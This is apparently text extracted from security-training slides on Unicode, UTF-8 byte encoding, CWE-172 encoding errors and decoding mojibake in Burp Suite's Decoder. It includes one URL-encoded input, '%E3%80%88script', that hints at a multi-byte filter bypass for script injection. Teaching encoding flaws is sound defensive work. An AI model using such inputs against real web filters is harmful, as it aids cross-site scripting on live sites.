


U+1F4BB

Unicode Codepoint



UTF-8 Visualizer <https://sonarsource.github.io/utf8-visualizer/>



Unicode

Universal Character Encoding

Wide range of characters

8, 16 or 32 bits

Requires more storage space


ASCII

American Standard Code for
Information Exchange



128 Characters

7 bits

Requires less storage space



Agenda



Decoding Errors



Multi-Byte Aware?



CWE-172: Encoding Error

UTF-8 Visualizer

A

Leading bits signal
character byte length

U+0041

01000001

single byte

41

11110000

leading byte
 $n = 4$

f0

10011111

→

9f

10010010

→

92

10111011

→


bb



U+1F4BB

UTF-8 Visualizer

“Mojibake” Output



Dashboard Target Proxy Intruder Repeater Sequencer **Decoder** Comparer  Settings
Logger Extensions Learn Decoder Improved



Burp Suite


Decode as ...
Encode as ...
Hash ...
Smart decode

•Text Hex 

Decode as

Smart decode

UTF-8 Visualizer



Dashboard Target Proxy Intruder Repeater Sequencer **Decoder** Comparer  Settings
Logger Extensions Learn Decoder Improved

%E3%80%88script

↓
Not Multi-byte aware
=
Mojibake

ã€ script

Text Hex 

Decode as ...

Encode as ...

Hash ...

Smart decode

Text Hex

Decode as ...


Encode as ...

Hash ...

Smart decode

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.



Name	Last u...	Syst...	Detail
Decoder Improved	✓	19 Fe...	Med...	

Unicode Support

Decoder Improved is backed by arrays of Java Bytes that do not truncate or modify Unicode characters through the modification process. Because Java's Swing elements do not support displaying Unicode characters

Dashboard Target Proxy Intruder Repeater Sequencer Decoder  Settings
Comparer Logger Extensions Learn Decoder Improved

1 ...

1 %E3%80%88script

